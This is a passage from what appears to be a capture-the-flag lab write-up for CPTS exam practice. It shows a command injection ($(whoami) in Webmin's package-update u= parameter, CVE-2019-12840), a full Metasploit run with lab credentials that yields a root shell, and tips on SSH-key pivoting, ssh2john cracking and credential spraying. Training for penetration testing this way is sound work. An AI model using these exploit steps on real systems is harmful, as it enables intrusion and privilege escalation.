
A quick look around confirms Webmin 1.910 — no script console or anything obviously exploitable. Let’s search for known vulnerabilities:

CVE-2019-12840 — authenticated RCE via the package update feature. We have access to package updates.
The vulnerability is in the Software Package Updates module — the u= parameter in the update POST request is injectable. Navigate there to confirm it’s accessible:


Let’s intercept the package update request in Burp and see if we have RCE. Click “Update Selected Packages” — the u= parameter contains the package name passed to the update command:
Test for command injection by replacing the package name with $(whoami):

It’s injectable.
Finding 4 — Webmin 1.910 Authenticated RCE via CVE-2019-12840 (Package Update Command Injection)
We could set up a listener and base64-encode a reverse shell payload, but Metasploit handles this cleanly — let’s use it.
msfconsoleuse exploit/linux/http/webmin_packageup_rce
set RHOSTS 10.129.X.X
set RPORT 10000
set SSL true
set USERNAME Matt
set PASSWORD computer2008
set LHOST 10.10.X.X
run


Root shell. Grab the flag:
Takeaways
How this box helped me prepare for the CPTS exam
-
Unusual services are usually the path forward — During the CPTS course and exam, if you notice a service that is new or unique, it’s probably a clue that it’s going to be load-bearing in the next step.
-
Service accounts have home directories —
/var/lib/redisis the default home for the Redis service account on Debian/Ubuntu. When you have file write as a service user, writing to~/.ssh/authorized_keysis the natural pivot. Check service account home directories in/etc/passwd. -
Run LinPEAS early — it caught
id_rsa.bakin/optimmediately. But don’t just run it and start looking for red text. It’s a lot of noise and false positives, but it can give you a good idea of what’s going on, and also an easy win like this. Get in the habit of running it as soon as you have a shell and serving it fresh from your attacker box so you always have the latest version. -
Encrypted keys → ssh2john — same pattern as
keepass2johnorzip2john. If a file is protected with a passphrase, there is usually a*2johnconverter for it. The hash gets cracked offline with John or Hashcat, away from any lockout controls. -
Test recovered passwords against every open service — Matt’s SSH passphrase also worked on Webmin. On the CPTS exam this is a consistent pattern: one cracked credential should be sprayed against every accessible service before moving on.
-
Don’t be afraid to Google — Twice on this box the answer was a search away. Sites like HackTricks are invaluable for exploitation techniques and known vulnerabilities — searching the service name and version is always worth doing before spending time on manual enumeration.